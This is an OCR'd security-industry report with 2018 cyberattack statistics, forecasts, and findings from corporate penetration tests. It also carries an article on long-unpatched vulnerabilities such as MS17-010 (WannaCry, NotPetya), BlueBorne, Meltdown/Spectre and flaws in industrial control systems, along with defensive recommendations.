


Number of attacks that used software vulnerabilities and security flaws




Percentage of attacks that used software vulnerabilities and security flaws

Web attacks




Number of brute-force attacks




Number of attacks that used web vulnerabilities

Credential compromise




Percentage of brute-force attacks




Percentage of attacks that used web vulnerabilities

2018 was marked by the two biggest DDoS attacks in history, reaching 1.35 and 1.7 terabits per second

DDoS



Number of DDoS attacks



Percentage of DDoS attacks

Pro-government groups will continue to attack industrial enterprises

Forecasts for the nearest future

- We believe data theft attacks will continue to resonate this year. Criminals will keep attacking weakly protected resources in order to steal personal, medical, and payment information.
- Social engineering will likely remain the main method of malware distribution. As people are becoming more aware of various fraudulent techniques, hackers will devise new sophisticated ways to deceive users.
- Ransomware will keep hitting the companies with the most to lose from downtime and data loss.
- If cryptocurrency prices continue to fall, the number of infections with mining malware will decline further.
- DDoS attacks will become more powerful, due to both growth in botnets and use of new techniques and exploits to amplify attacks.
- Pro-government groups will continue to attack industrial enterprises. They will likely be less motivated by espionage than by the desire to disrupt operations, which may lead to injury or worse.
- Computer hacks, including personal data theft, will be incorporated in other types of criminality that are not usually associated with digital security.
- The darknet will continue to evolve. More and more groups will prefer to buy ready-made tools instead of investing in custom development.
- Malware developers will benefit from selling more and more copies of the same utility, so they will likely target broad audiences of buyers. Priority will be given to extensible modular malware with flexible architectures that allow easily adding new functionality.

The complete version of this report is available on our website

State of security of corporate IT systems

Information Security Analytics Team

A corporate information system is the overarching structure that unites the services necessary for a company's business processes to function. Such systems are complex and constantly changing as new elements appear and existing ones are reconfigured. As the system grows, ensuring information security and defending missioncritical resources from attacks becomes even more difficult. This makes security assessment key for identifying issues with protection of components and spotting potential attack vectors.

In this article, we will share the results of our security analysis of corporate IT systems. Our dataset consists of the 33 most informative pentesting projects performed by our company in 2018.

The findings indicated here do not necessarily reflect the current state of other companies. Rather, this information is intended to promote a better understanding among information security specialists of the most relevant issues in a particular sector, as well as assist in timely detection and remediation of vulnerabilities.


Penetration testing

Penetration testing models what a real attacker would do. This method allows obtaining an objective picture of infrastructure security and its effectiveness.


Testing can be performed from the Internet (external penetration test) or from inside the client's network (internal penetration test). Other methods include social engineering (phishing) and security assessment of Wi-Fi networks.

Poor protection of web resources is the main problem of companies on the external perimeter. Frequently, unused network interfaces or services are encountered on the perimeter even though they should not be externally accessible. Many companies continue to use out-of-date software containing known vulnerabilities.

Main LAN deficiencies include use of dictionary passwords, failure to prevent recovery of cleartext passwords from OS memory, and absence of two-factor authentication for privileged users.



Distribution of tested systems, by industry



Modeling the progression of an attack

92%


of companies fell to external pentesters' attempts to obtain **LAN access**

88%

of systems contain **critical vulnerabilities** (based on CVSSv3.0 scoring)

75%

of LAN penetration vectors involved poor protection of **web applications**




Web application vulnerabilities that allow breaching the network perimeter (percentage of vectors)

By obtaining access to a corporate LAN from the Internet, an attacker can steal money, exfiltrate sensitive information, disable critical systems, and target partners and clients of the hacked company.

A penetration vector refers to any method for exploiting security weaknesses that successfully breaches the network perimeter of a company.

5 **Largest number of penetration vectors identified at a single company**



Minimum number of steps needed to breach the network perimeter (percentage of companies)

The network perimeter can hold a wide range of web applications, from simple one-page sites to complex retail and e-banking platforms. The more functions in an application, the higher the likelihood that it contains development errors harmful to security. For example, poor filtering of user-uploaded files can mean that instead of just a document or photo, an attacker can upload malicious code and take control of the server.

This is why defending web applications needs special attention, with regular security assessments and advanced protection tools.

19 years **is the age of the oldest vulnerability we found on a system (CVE-1999-0024)**

At 100%

of companies, an attacker can connect to corporate Wi-Fi networks

Every third employee risked running malicious code on their work computer

Every seventh employee disclosed sensitive information


Every tenth employee entered credentials in a fake authentication form

On 100%

of tested systems, internal pentesting resulted in full control of infrastructure

Every third tested system still contains **critical** vulnerability **MS17-010**

› **In internal pentesting, testers gained access to ICS equipment, SWIFT transfers, and ATM control**



Dictionary passwords used for access to various resources (percentage of systems)

On 63%

of systems, **Wi-Fi networks** enabled obtaining **access to LAN resources**

On 87%

of systems, Wi-Fi networks are accessible outside of client premises

An attacker can connect to a corporate Wi-Fi network from the parking lot or a nearby cafe and take full control of company systems.

94%

of systems had weaknesses related to password policies

admin

is the most popular password among privileged users

Basic security hygiene
Regular penetration testing
Modern protection solutions

What companies can do

Security must be comprehensive: companies need to install updates quickly, enforce stricter password policies, and use modern solutions. For example, a web application firewall (WAF) counteracts the threat of exploitation of web application vulnerabilities. To resist social engineering attempts, it is necessary to both educate employees and deploy rigorous antivirus solutions that detect the presence of malware and block malicious activity.

Hackers are upping their game to incorporate new methods and tools, making it ever more difficult to detect an intrusion right away. But time is of the essence in preventing theft of funds, data compromise, and disabling of critical components.

Protection of the network perimeter should be complemented with periodic retrospective analysis of the network to detect any previously unnoticed incidents. Indicators of compromise can be picked up by special solutions for deep analysis of network traffic to detect advanced persistent threats in real time and from saved traffic.

We strongly recommend penetration testing on a regular basis to identify potential attack vectors and evaluate the effectiveness of protection in practice

The complete version of this report is available on our website

Forever day: the threat that never ends

Most hackers don't care about prizes for originality. Why look for zero-day vulnerabilities when companies use millions of devices with vulnerabilities that are already known and easy to exploit? According to Fortinet Threat Report (bit.ly/2WY4r11), 90 percent of organizations experience attempts to exploit vulnerabilities for which patches are at least three years old. But oftentimes, companies do not and will not have these patches—or the money to buy new equipment. Routers, servers, ICS components, and other devices can be hacked, shut down, or modified remotely at any time.

At the end of June 2017, workstations started failing one by one at the factories of British company Reckitt Benckiser, manufacturer of Durex condoms, Vanish stain remover, and Nurofen painkiller. Around the same time, a number of facilities of Mondelez International, manufacturer of Cadbury chocolates, came to a halt.

Quarterly reports revealed that the planet-wide attack of NotPetya crypto malware (which turned out to be a data wiper) caused Reckitt Benckiser damage totaling GBP 100 million (bit.ly/2WY4r11). Mondelez International estimated its losses at EUR 100 million. That's the amount cited in the company's lawsuit against its insurance company, which called the use of NotPetya an act of war (bit.ly/2SH8mAa) and refused to pay up (because in the insurance business, war is considered a force majeure circumstance).

These events took place a month and a half after the outbreak of WannaCry crypto malware. On the very next day after the outbreak, May 13, 2017, Microsoft was forced to release patch KB4012598 (bit.ly/2GEXfkQ) for the unsupported Windows XP and Windows Server 2003 operating systems. The update patched vulnerability MS17-010 (bit.ly/2E7vHCR), which WannaCry used by means of the NSA's EternalBlue exploit to penetrate the infrastructure of hundreds of companies, causing damage estimated by the White House at $4 to 8 billion (bit.ly/2WWvFFk).

However, the patch for EternalBlue was no magic solution. A month and a half after WannaCry, losses from NotPetya totaled $10 billion. Some companies had it far worse than Reckitt Benckiser and Mondelez International. Pharmaceutical giant Merck lost $310 million, with costs for FedEx and Maersk each in a similar range. At Maersk, a shipping company operating 76 ports and hundreds of vessels, staff had to reinstall 4,000 servers, 45,000 PCs, and 2,500 applications (bit.ly/2tg5HPx).

So how did NotPetya, exploiting the same vulnerability MS17-010, cause so much more damage than WannaCry? True, NotPetya was more aggressive by encrypting the master boot record (MBR) of the hard disk, while WannaCry only encrypted certain types of files. True, not all companies promptly installed the Microsoft patch for vulnerability MS17-010. According to Positive Technologies statistics (bit.ly/2TLpJwS), as of mid-2017 two thirds of companies were still vulnerable. Out of 26 companies tested, 8 had externally accessible hosts with open TCP port 445 and SMB enabled.

But the most important fact is that NotPetya remained operable even on infrastructures where the lessons

NotPetya remained operable even on infrastructures where the lessons of WannaCry had been learned

of WannaCry had been learned. NotPetya spread not only through a vulnerability in SMBv1 (MS17-010), but also through vulnerabilities in built-in Windows tools and functions (WMI and PsExec). In 2018, analysts at the English NCC Group set up NotPetya on a test network. As a result, 107 computers were infected (bit.ly/2WYa4fB), of which only three did not have patches against the EternalBlue exploit.

In addition, NotPetya included Mimikatz. This tool enables recovering Windows passwords in plaintext, and, if given certain privileges on the PC, launching the crypto malware payload. And we again see the vulnerability of outdated systems. Modern versions of Windows (8 and 10) limit the ability of Mimikatz to retrieve plaintext passwords from memory, because they do not store passwords in memory. But without special measures, older Windows versions are powerless against Mimikatz.

Despite the strangeness of crypto malware stepping into the same river twice, the actions of Microsoft are admirable. The company brushed the dust off some still-relevant OS versions (in 2018, 5 percent of PCs still ran on XP, including computers in the battle control center (bit.ly/2SIbUC6) of Britain's largest aircraft carrier, the Queen Elizabeth, and as of a year and a half before WannaCry, 33 percent of servers ran on Windows Server 2003) and quickly rolled out updates as possible.

Unlike Microsoft, many manufacturers of critical hardware and software simply turn their backs on users, telling them to buy new equipment.


Set up a router firewall


In the fall, there was a report on ZDNet about a mysterious Russian fellow Alexey (zd.net/2E4WG1H) who, without asking permission from owners, remotely patched the RouterOS vulnerability on 100,000 MikroTik routers. This breach allows remote interception of poorly protected passwords and other files. Alexey added firewall rules to block attempts to access the router from outside the local network. It would be great if router manufacturers at least informed the owners of old equipment of the need to do what Alexey forcibly did for them.

How to cut off Internet access for a whole country

It's not just routers, but other vulnerable IoT devices as well, that can be a danger to owners and those around. In 2016 the country of Liberia was cut off from the Internet

The biggest danger comes from old vulnerabilities in industrial control systems





for a time. According to the BBC (bbc.in/2UYaUHB), this was the work of Daniel Kaye, a British hacker hired to attack the leading Liberian telecom provider Lonestar by an individual working for their competitor Cellcom. Kaye was offered $10,000 a month. To perform DDoS on Lonestar, he created a botnet of Dahua IP cameras in China.

Positive Technologies experts are rather familiar with vulnerabilities in the Internet of Things. In the last two years, we have found issues in Dahua cameras (bit.ly/2SxgNyv) and even vacuum cleaners (bit.ly/2th0nvb) equipped with a webcam. Hackers can use these devices both to build botnets and spy on device owners. As for Dahua cameras used for video surveillance at banks, telecoms, energy facilities, and transportation, the vulnerability made it possible to intercept and modify video traffic. For instance, one could insert a fake static picture and perform bad deeds, like robbing a bank, without being recorded.

Even industrial systems are affected

And yet for all this, the biggest danger comes from old vulnerabilities in industrial control systems. After being informed by Positive Technologies, it took Schneider Electric four years to issue an advisory on vulnerabilities in Foxboro Evo and Foxboro DCS automation systems widely used, for instance, in the oil industry in the U.S. and other countries. The attacker can control all processes or block the system. Just like Siemens, this manufacturer has an active CERT unit. By contrast, smaller vendors often stick their clients with all the security risks. They make new devices and offer to upgrade their clients' old equipment.

Hacking via Bluetooth

Industrial facilities are not the only hotbeds of Forever Day vulnerabilities. Imagine a woman on her laptop with smartphone nearby. She types in a few lines of code and hits Enter. The smartphone wakes up, its camera turns on and starts recording. This is an example (armis.com/blueborne) of exploitation of the BlueBorne vulnerability discovered by Armis Labs in 2017, which affects 8 billion devices with Bluetooth. The issue is found in Android and iOS mobile devices, Windows and Linux computers, and IoT devices. A hacker can steal any data, infect the device with ransomware, and build botnets. As of fall 2018 there were about 2 billion devices worldwide (armis.com/blueborne-one-year-later) still vulnerable to BlueBorne. Many smartphones on the market no longer receive updates, or their users don't update them. 734

The whole country was cut off from the Internet for a time

million devices with Android 5.1 or earlier, over 260 million devices with Android 6.0, and 50 million iOS devices with version 9.3.5 or earlier are vulnerable.

On Android devices, you can check for this vulnerability on the "About phone" screen. If the "Android security patch level" is a date before August 1, 2017, the device is vulnerable. Apple fixed the vulnerability in iOS 10.

CPU vulnerabilities


The Meltdown and Spectre processor vulnerabilities are among the most dangerous ones in many years. A malicious script can gain access to memory and retrieve passwords, encryption keys, or any other data. Exploitation might seem unrealistically difficult at first glance, since the attacker would need access to your processor. But just remember that there are now many multiuser systems, cloud-based storage and hosting providers, from Amazon to Dropbox, that share a single processor between multiple clients.

Almost all smart devices are vulnerable: computers, laptops and servers, but also smartphones, tablets, smart TVs, and lots of other equipment. When will all these receive a patch? Most likely, they never will. Positive Technologies experts believe that modern processors contain a number of similar issues.

Quite a lot of hardware vulnerabilities remain unresolved. In 2017, our experts found vulnerabilities in Intel ME that could be used to completely compromise a PC. Intel quickly issued a patch for Intel ME. But on all motherboards for the modern Skylake and Kaby Lake processors, an attacker can still potentially launch a downgrade attack by installing an older vulnerable version of Intel ME and exploiting it. So things are still rather up in the air, it seems.

